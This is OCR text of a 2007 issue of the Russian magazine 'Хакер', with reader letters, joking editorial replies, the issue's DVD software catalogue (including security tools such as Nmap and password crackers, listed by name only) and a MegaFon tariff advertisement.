Почему не пишите про то, кто потопил подводную лодку «Курск», и про то, кто осуществляет практически ежедневные убийства в РФ?

Очень зрелое и конструктивное предложение! Как раз этого журналу с названием «Хакер» и не хватало. Если раньше у нас был раздел «Юмор» и его вел Даня, писавший про всякие космические оргии, грехопадения с роботами и межгалактическими обезьянами с сорокасантиметровыми фаллосами, то теперь на ее место мы внедрим рубрику «ПолитикЪ». Пригласим ее постоянным автором, например, Сергея Доренко. Так что читай наш журнал — очень скоро у нас будут заголовки типа «Вот баня, вот шлюхи, вот Юрий Лужков», «Подводную лодку «Курск» утопили пришельцы с Омикрона-9?», «Алла Пугачева 40 лет провела в гостях у африканского шамана» и т.д.

sergey pupkin (irdgi@mail.ru)

Вопрос!

Здравствуйте, редакция.
Я читаю ваш журнал с первого номера, и у меня появился вопрос.
У многих, к примеру, есть первые номера журнала, мы их в 1999 году просто до дыр зачитывали, передавая своим друзьям (некоторые из них добились очень многого). И возникла одна проблема: первые 12 номеров выпускались небольшим тиражом, и естественно, что после юзания их таким количеством народа они рвались в переплете, страницы терялись, мялись и т.д.
И вот вопрос: можно ли ожидать от вас, уважаемая редакция, что мы сможем увидеть эти номера в pdf-формате на вашем сайте? Хочется восполнить потерянные и истрепавшиеся страницы. Ведь первые номера считаются уникальными, и даже не в плане своих методов, а в плане новаторства своих идей — эти идеи дали толчок для целого поколения компьютерщиков и помогли некоторым понять методы работы.
А в плане рисунка мне старые номера нравились намного больше.
Мы любим у себя в городе собраться в клубе «Империя» и подумали, что многие телепрограммы, журналы делают журнал-итог за 5-7 лет работы. Было бы неплохо подержать такой номер и вспомнить коротко годы этого журнала. Заранее спасибо.

Да, было дело. В те далекие времена, времена главреда Покровского, а потом и Ядовитого, когда интернет был хилый и слаборазвитый, а люди — добрее друг к другу, мы писали хайку, составляли икебаны и жили в соответствии с кодексом бусидо, следуя путем воина. Поэтому и журнал у нас был честным и брутальным. Сейчас, кстати, наш журнал остается не менее честным и брутальным, и, для того чтобы почтить нашу историю, на DVD 10-го номера за 2006 год мы выложили ВСЕ НОМЕРА ХАКЕРА В PDF! Правда, не все из них миловало беспощадное время. От некоторых номеров не осталось никаких цифровых воспоминаний, а бумажные источники пошли на создание оригами и бумажных стен (да, ты не знал, что старый хакер печатался на рисовой бумаге?). От других остались только несверстанные txt'шники. В общем, сейчас я пороюсь в своих закромах и найду диск, на котором записаны не только pdf'ы, но и заготовки в виде plain txt (от хакеров 1999-2000 годов). Если найду — передам Степу, он выложит их на DVD. Это не так красочно, зато вызовет ностальгические переживания :).

Evo_Coder (evo_coder@mail.ru)

Постоянный читатель полтора года

Здрасьте.
Пишу второй раз.
Первый я писал какую-то хе…ню (не по существу), и, возможно, вы сочли это спамом и не ответили (даже письмо удалили наверное!). Так вот я хочу сказать, что я не обиделся :). Вы говорили высылать свои пожелания — получайте.

- Сделайте отдел в журнале с названием «Mobile» или че-то типа того, потому как смартфоны (и обычные мобильники тоже) — сейчас очень актуальная тема. Софта для тех и других немерено и разных хакерских статей к ним тоже будет немерено.
- Сделайте возможность регистрации почтового ящика в вашем домене (@xakep.ru) — читатели скажут вам ОГРОМНОЕ спасибо :).

P.S. Если отдел «Мобайл» вы все-таки сделаете, я буду первым, кто пришлет вам туда статью :).

Даниил Хармс говорил: «Меня интересует чушь во всех ее проявлениях». Являясь большим поклонником этого писателя, я регулярно и ежедневно с головой погружаюсь в мутную и зловонную жижу содержимого нашего почтового ящика, и там, среди спама и могучего бреда (по сравнению с которым твой бред из первого письма является просто советской энциклопедией) я нахожу вменяемые письма, на которые и колбашу ответы. Кстати, какой же ты постоянный читатель, если так невнимателен к нашим статьям? Например, я довольно часто ставлю в «Кодинг» статьи про программирование для мобил. Так что первым ты уже не будешь :). А насчет возрождения мыла на xakep.ru можно подумать в контексте редизайна.

>> WINDOWS
> Daily Soft
&RQ 0.9.7.2
7-Zip 4.43 Beta
ACDSee 9
Adobe Reader 8 Final
Agnitum Outpost Firewall 4
Alcohol 120% 1.9.6.4719
Cute FTP Professional 8
DAEMON Tools v4.08
Dot.net Framework 2.0
Download Master 5.1.5.1055
Far Manager 1.70
Flashget 1.80 beta 3
Gaim 2.0.0 beta 4
Google Talk 1.0.0.82 Beta
ICQ 6
iTunes 7.0.2
K-Lite Codec Pack 2.80f
KishKish SAM BETA Ver. 3.6
LePutty 2006.11.03
Miranda IM 0.6 Test Build 8
mIRC 6.2
Mozilla Firefox v.3.0 Alpha 1
Mozilla Thunderbird 1.5.0.8
Notepad++ 3.8
Opera 9.02
QIP Build 7995
Reget Deluxe 4.2.265
SecureCRT 5.2.1
Semagic 1.5.9.9
SIM 0.9.4
Skype 3.0.154
Starter v5.6.2.8
Teleport Pro 1.42
TheBat! 3.85.03 PRO
Total Commander 7 Beta 2
Unlocker 1.8.5
Winamp 5.3
Windows Live Messenger 8.1 Beta
Winrar 3.62
Winzip 11 Beta
Xakep CD DataSaver 5.1
XChat 2.6.9b
> Development
Axosoft OnTime 2006 Windows Edition 6.1.3
Dev-C 5.0 beta 9.2
Effective Site Studio Pro
FileMaker Pro 8.5
First Page 2006 FINAL v3
Flare 0.6
Hex Workshop 4.23
Java Script Mutator 2.5 RC2
LikeRusXP Localization 5.0.05
mInstaller 2.7
NetBeans IDE 5.5
PE Tools v1.5, Build 400, Christmas Edition
Resource Builder 2.6.0.2
SkinCrafter 1.5.0
Smart Install Maker 3.10
The Regex Coach 0.9.0
VMProtect 1.4
Zend Studio 5.5.0

> Multimedia
Adobe Photoshop CS3 Beta
Arafasoft E-Book Creator
AudioGrail 6.6.9.127
Banner Maker Pro for Flash 2
Creative Dimension 3DSOM
Demo Builder 5.1
FirmTools Album Creator 3.5
Folder Highlight 1.4
ForceVision 3.35.1
GXTranscoder v3.10.33.3560
Hallmark Card Studio 2006
Intervideo WinDVD Platinum 8.0 Build 06.101
KASSY 0.71
Photomatix Pro 2.3.2
Pinnacle Mobile Media Converter 1.5
QDictionary 1.4
Ringtone Media Studio 2.0
ScreenVirtuoso 2.50
STAMP 0.85d
Stenographer 1.0
VirtualDub 1.7.0
VoiceMan 2.01E8L
Xilisoft DVD To iPod Converter
> Net
AdminICQ 1.6
Advanced Direct Remailer
Asset Tracker for Networks
AweSokz
BeFaster 3.6
BlueSoleil 2.3
Coyote 0.3
DeskCall NG 2.0
ETraffic 1.5.1816
EzDNS 1.71
FACT 1.039 Beta
HTTP Analyzer 2.2.1.94
Hyena 6.7
Image Hoster 1.1
LimeWire 4.12
LJWatcher 1.6.0
Maxthon 2.0 beta
Miranda IM Kuzzman & Sliver Pack New Year Edition 6.0
Phantom Cloaker 2.4
Remote Office Manager 3.0
SaveFlash v3.0
Secure FTP Bean 2.5.6
SQLyog Enterprise 5.21
StatistXP 10.2
TCPDUMP for Windows 3.9.4
Zebedee 2.4.1A
Throttle 6.27.11.2006
WinAgents MIB Browser 1.0
> Security
CmosPwd 4.8
Computer Security Tool 4.0.0.57
CryptoExpert 2007 Pro 6.6.8
EffeTech HTTP Sniffer v4.0
Encrypted RunAs 1.1
Hara-Kiri v.2.02
Infiltrator Network Security Scanner 3.0
ISS Internet Scanner 7.0
Jane-jane
Naomi 3.2.9
Nmap 4.20
Norton 360 beta 127
Proactive Windows Security Explorer 1.0
RATS 2.1
SQLScan 1.2
StaffCop 2.15
WH_YandeX_BRUTE_v2.4
WinLock 4.51
XSpider 7.5.2000
Zbrute 0.1 beta
> Server
AceaXe Plus Windows
XServer 1.2
Alchemy Eye 8.5
AntiSPAM Server 2.8.5 D
APS 1.90
Bandwidth Splitter for Microsoft ISA Server 1.0
Bitvise WinSSHD 4.21
Cerberus FTP server 2.4
DBabble Chat Server
GALA 0.3c
iPig Server Express V2.05
Ipswitch Collaboration Suite 2006
ixPROXY, v1.5
MikroTik RouterOS 2.9
Oracle 11g Universal
PHPtriad 2.2.1
ProDETECT 0.2 BETA
ShareCrypt
Snare Micro Server 1.2
SST Server 2.0.0.21
Toolkit for Apache Web Serv
> System
AusLogics BoostSpeed 3.5.6.645
Automize 7.18
Belarc Advisor 7.2.1.7
Bulba 2006
Clipboard Recorder 2.0.0
DoubleSafety 3.5
DriveCrypt Plus Pack v4.0
Driver Genius Professional Edition 2006
ERUNT 1.1j
Frigate Pro 3.30
Futuremark 3DMark 06 1.1.0
GMER 1.0.12.12010
HDD Regenerator 1.51
HDDlife 2.9.109
Kerish DOCTOR 2006 2.40
Mp3Doctor 5.11.045
O&O DiskImage 1.0.524
Passmark BurnInTest Pro 4.0 build 1032
PortableApps Suite (Standard Edition) 1.0
PStart 2.09
Punto Switcher v2.9
RAM Saver Pro 6.0
Registry Mechanic 6.0
Returnil Virtual System 1.6
SlickRun 3.9.4
SPM 3.2
Trend Internet Security 2007
TweakNow PowerPack 2006
Undelete Plus 2.3
WindowFX 3.0
WinScheduler 6.31
WinTools.net Classic 8.0
XP Smoker 5.0

>> UNIX
>Desktop
Abiword 2.4.6
Doom3 1.3.1302
Inkscape 0.44.1
Lbreakout2 2.6beta-7
Lyx 1.4.3
Mirage 0.8.2
Openofficeorg 2.1
Prboom 2.4.7
Quake3 1.11-6
Scribus 1.3.3.6
Tuxracer 0.61
Vegastrike 0.4.3
> Devel
Autoconf 2.61
Automake 1.9.6
Binutils 2.17
Bison 2.3
Freetype 2.2.1
Gcc 4.1.1
Gd 2.0.33
Gettext 0.16
Gmake 3.81
Gmp 4.2.1
Gtk 2.10.6
Netbeans 5.5
Nvu 1.0
Php 5.2.0
Pkg-config 0.21
Qt 4.2.2
Subversion 1.4.2
>Libs
Glib 2.12.4
Libiconv 1.11
Libjpeg 6b
Libmcrypt 2.5.7
Libnet 0.10.11
Libogg 1.1.3
Libpcap 0.9.5
Libpng 1.2.13
Libtiff 3.8.2
Libtool 1.5.22
Libxml2 2.6.26
Sdl 1.2.11
T1lib 5.1.0
Zlib 1.2.3
> Multimedia
Amarok 1.4.4
Audacity 1.2.6
Avidemux 2.3
Blender 2.42a
Mplayer 1.0rc1
Mplayerxp 0.6.0
Vlc 0.8.6
Xine-lib 1.1.2
Xine-ui 0.99.4
> Net
Centericq 4.21.0
Fetchmail 6.3.5
Firefox 2.0
Gaim 2.0.0beta5
Mutt 1.5.12
Pptp 1.7.1
Psi 0.10
Rsync 2.6.9
SeaMonkey 1.0.6
Smtp-vilter 1.3.4
Sylpheed 2.2.10
Thunderbird 1.5.0.8
Tightvnc 1.2.9
Wget 1.10.2
Xchat 2.6.8
> Security
Clamav 0.88.7
Ettercap 0.7.3
Fwbuilder 2.1.8
Gnupg 2.0.1
John 1.7.2
Kismet 2006-04-R1
Mcrypt 2.6.4
Nmap 4.20
Openssl 0.9.8d
Rats 2.1
Stunnel 4.20
Sudo 1.6.8p12
Tcpdump 3.9.5
> Server
Apache 2.2.3
Bind 9.3.3
Courier-imap 4.1.1
Cups 1.2.7
Dhcp-3.0.5
Dovecot 1.0.rc15
Mysql 5.0.27
Nut 2.0.4
Openldap 2.3.30
Openssh 4.5p1
Openvpn 2.0.9
Postfix 2.3.5
Postgresql 8.2.0
Pure-ftpd 1.0.21
Samba 3.0.23d
Sendmail 8.13.8
Snort 2.6.1.1
Sqlite 3.3.8
Squid 2.6STABLE6
> Server
Apache 2.2.3
Bind 9.3.2-p2
Courier-imap 4.1.1
Cups 1.2.7
Dhcp 3.0.5
Dovecot 1.0.rc15
Mysql 5.0.27
Nut 2.0.4
Openldap 2.3.30
Openssh 4.5p1
Openvpn 2.0.9
Postfix 2.3.4
Postgresql 8.1.5
Pure-ftpd 1.0.21
Samba 3.0.23d
Sendmail 8.13.8
Snort 2.6.1
Sqlite 3.3.8
Squid 2.6.STABLE5
> System
Ati 8.32.5
Bash 3.2
Bzip2 1.0.3
Cdrtools 2.01
Checkinstall 1.6.1
Coreutils 6.7
Initng 0.6.8
Iptables 1.3.7
> X-Distrs
Asplinux 11.2

DVD

№ 01(97) ЯНВАРЬ 2007

ХАКЕР



подключи тарифную опцию

«Соседи»


и получи скидку 50%
на звонки абонентам других
операторов в своем регионе



МегаФон предоставляет своим абонентам возможность самостоятельно изменить свой тарифный план. Теперь Вы можете подключить одну или большее число тарифных опций на выбор, меняя Ваш тариф удобным для Вас образом. Новый принцип «Тариф + Опции» дает Вам новые возможности управлять Вашим тарифом и настраивать его по Вашему желанию.

Подробности по телефону 0550

Выбор изменений условий тарифа возможен исключительно из существующих у оператора в регионе тарифов и тарифных опций.





ХАКЕР 01(ЯНВАРЬ)07

97